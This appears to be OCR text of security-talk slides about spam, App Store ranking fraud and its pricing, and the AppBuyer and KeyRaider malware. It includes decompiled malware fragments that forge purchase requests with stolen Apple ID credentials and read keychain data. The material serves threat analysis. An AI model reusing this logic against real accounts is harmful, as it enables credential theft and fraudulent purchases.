
P1: Spam - iMessage






P1: Spam - iCalendar







P1: Spam - Email

From Apple, indeed


Dear Professional making fake ID documents please contact with xxxx. satisfaction guaranteed,

Instead of originally

Dear Claud,

P2: App Store Fraud

- It’s all about location, location, location.




P2: App Store Fraud

iOS	iPhone Free App Rank Pushing Service Pricing (USD $)							
App Store Country	7-10	11-15	16-20	21-25	26-35	36-50	51-60	61-75
China(CN)	¥270,000	¥240,000	¥180,000	$120,000	¥100,000	¥60,000	¥50,000	¥45,000
App Store Country	7-10	11-15	16-20	21-25	26-35	36-50	51-75	76-100
United States (US)	$16,000	$14,200	$9,900	$8,200	$5,000	$4,500	$3,500	$2,500
Japan (JP)	$14,200	$12,000	$8,200	$6,500	$4,500	$3,500	$3,000	$2,000
United Kingdom (GB)	$6,300	$5,400	$4,500	$3,900	$3,000	$2,500	$2,000	$1,500
Russia (RU)	$6,300	$5,400	$4,500	$3,900	$3,000	$2,500	$2,000	$1,500
Germany (DE)	$5,300	$5,000	$4,500	$3,900	$3,000	$2,500	$2,000	$1,500
Canada (CA)	$4,500	$3,900	$3,500	$3,000	$2,500	$2,000	$1,500	$1,000
Australia (AU)	$4,500	$3,900	$3,500	$3,000	$2,500	$2,000	$1,500	$1,000
Italy (IT)	$4,500	$3,900	$3,500	$3,000	$2,500	$2,000	$1,500	$1,000
India (IN)	$4,500	$3,900	$3,500	$3,000	$2,500	$2,000	$1,500	$1,000
France (FR)	$4,500	$3,900	$3,500	$3,000	$2,500	$2,000	$1,500	$1,000
South Korea (KR)	$4,500	$3,900	$3,500	$3,000	$2,500	$2,000	$1,500	$1,000
Taiwan (TW)	$3,700	$3,300	$2,700	$2,300	$1,500	$1,300	$1,000	$800
Thailand (TH)	$3,700	$3,300	$2,700	$2,300	$1,500	$1,300	$1,000	$800
Argentina (AR)	$3,700	$3,300	$2,700	$2,300	$1,500	$1,300	$1,000	$800
Brazil (BR)	$3,700	$3,300	$2,700	$2,300	$1,500	$1,300	$1,000	$800
Colombia (CO)	$3,700	$3,300	$2,700	$2,300	$1,500	$1,300	$1,000	$800
Indonesia (ID)	$3,700	$3,300	$2,700	$2,300	$1,500	$1,300	$1,000	$800
Mexico (MX)	$3,700	$3,300	$2,700	$2,300	$1,500	$1,300	$1,000	$800
New Zealand (NZ)	$3,700	$3,300	$2,700	$2,300	$1,500	$1,300	$1,000	$800
Poland (PL)	$3,700	$3,300	$2,700	$2,300	$1,500	$1,300	$1,000	$800

http://www.goodbene.com/?p=600

P2: App Store Fraud

- Endless cat & mouse game about:
  - Ranking algorithm reversing v.s. adjustment
  - Fraud activity identification



P2: App Store Fraud

- Real users' accounts may/should have more weight in any ranking algorithm than zombie accounts registered in batch.

- Many Apple users found weird App Store purchasing, rating or reviewing history


https://www.v2ex.com/t/311178

P2: App Store Fraud

- *AppBuyer*: distributed app purchasing via malware


```
__sprintf_chk(&v44, 0, 256, "p%d-buy.itunes.apple.com", serverno, v8, v9, v10);
if ( !v43 )
{
  v8 = v37;
  v9 = v38;
  __sprintf_chk(
    &v43,
    0,
    1024,
    "/WebObjects/MZFinance.woa/wa/authenticate?attempt=0&why=signIn&guid=%s&password=%s
    &guid);
}
v32 = gethostbyname((const char *)&v44);
if ( !v32 )

__strcpy_chk(
  &xml,
  "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST
  10240);
errcode = 0;
replacestr(&xml, "[AID]", v30);
replacestr(&xml, "[AID]", v30);
replacestr(&xml, "[GUID]", &guid);
replacestr(&xml, "[KBSYNC]", &kbsync);
__sprintf_chk(&v32, 0, 1024, "%d", isfee);
replacestr(&xml, "[PRICE]", &v32);
__sprintf_chk(&v35, 0, 256, "p%d-buy.itunes.apple.com", serverno);
__sprintf_chk(&v34, 0, 1024, "/WebObjects/MZBuy.woa/wa/buyProduct");
v24 = gethostbyname((const char *)&v35);
if ( v24 )
{
  v27 = socket(2, 1, 0);
```

P2: App Store Fraud – Prompt Fake AV



A FakeAV in Top 3 Paid Apps in US Mac App Store.
Its ranking and reviews may have led to more purchases.


P2: App Store Fraud - Compromise App Recommendation System



unrelated lottery app

unpopular gamble apps

P2: App Store Fraud - Compromise App Recommendation System



Price:
$3,500 - $10,000 per keywords,
persist in this position for 6-8 hours

P2: App Store Fraud - Compromise App Recommendation System

Price:
$170,000 – 200,000 per month

P3: Purchasing Premium Apps or IAP

收据

APPLE ID

付款信息

日期
2016年12月28日

总计
¥128.00

订单号
MVNHFT8WTB

文稿编号
168146178336

App Store	类型	购自	价格
魔域-家族争霸（魔域官方正版手游），3456魔石 报告问题	App 内购买项目	iPad	¥128.00
		总计	¥128.00

如有任何关于账单的问题，请访问 iTunes 支持。

https://www.v2ex.com/t/330790


P3: Purchasing Premium Apps or IAP


- *KeyRaider*

```
std::__1::basic_string<char,std::__1::char_traits<char>,
  &v86,
  "POST /WebObjects/MZBuy.woa/wa/buyProduct",
  40);
v11 = v86;
v94 = (int)&__gxx_personality_sj0;
v95 = (int)&GCC_except_table0_2;
```


```
  &v86,
  "HTTP/1.1 200 Apple WebObjects\r\n");
v90 = 2;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v6
v90 = 3;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v61,
  &v60,
  "x-apple-translated-wo-url: /WebObjects/MZBuy.woa/wa/inAppBuy\r\n");
v90 = 4;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v62,
  &v61,
  "edge-control: no-store\r\n");
```


P4: Device Locking Ransom







P4: Device Locking Ransom









P4: Device Locking Ransom

- *KeyRaider*, again

```
_query_label = objc_msgSend(_query, "objectForKey:", CFSTR("labl"));
if ( _query_label )
{
  v69 = -1;
  NSLog(CFSTR("==labl:%@"));
  v69 = -1;
  if ( !objc_msgSend(_query_label, "compare:", CFSTR("com.apple.lockdown.identity.activation")) )
    *(_DWORD *)_result = 0;
```

P5: Device Unlocking

- Locking: attackers got your Email account & Apple ID, not your device.

- Unlocking: attackers got your device, not your Email/Apple ID.
  - To resell a lost/stolen iPhone, they have to de-register it with owner's Apple ID.

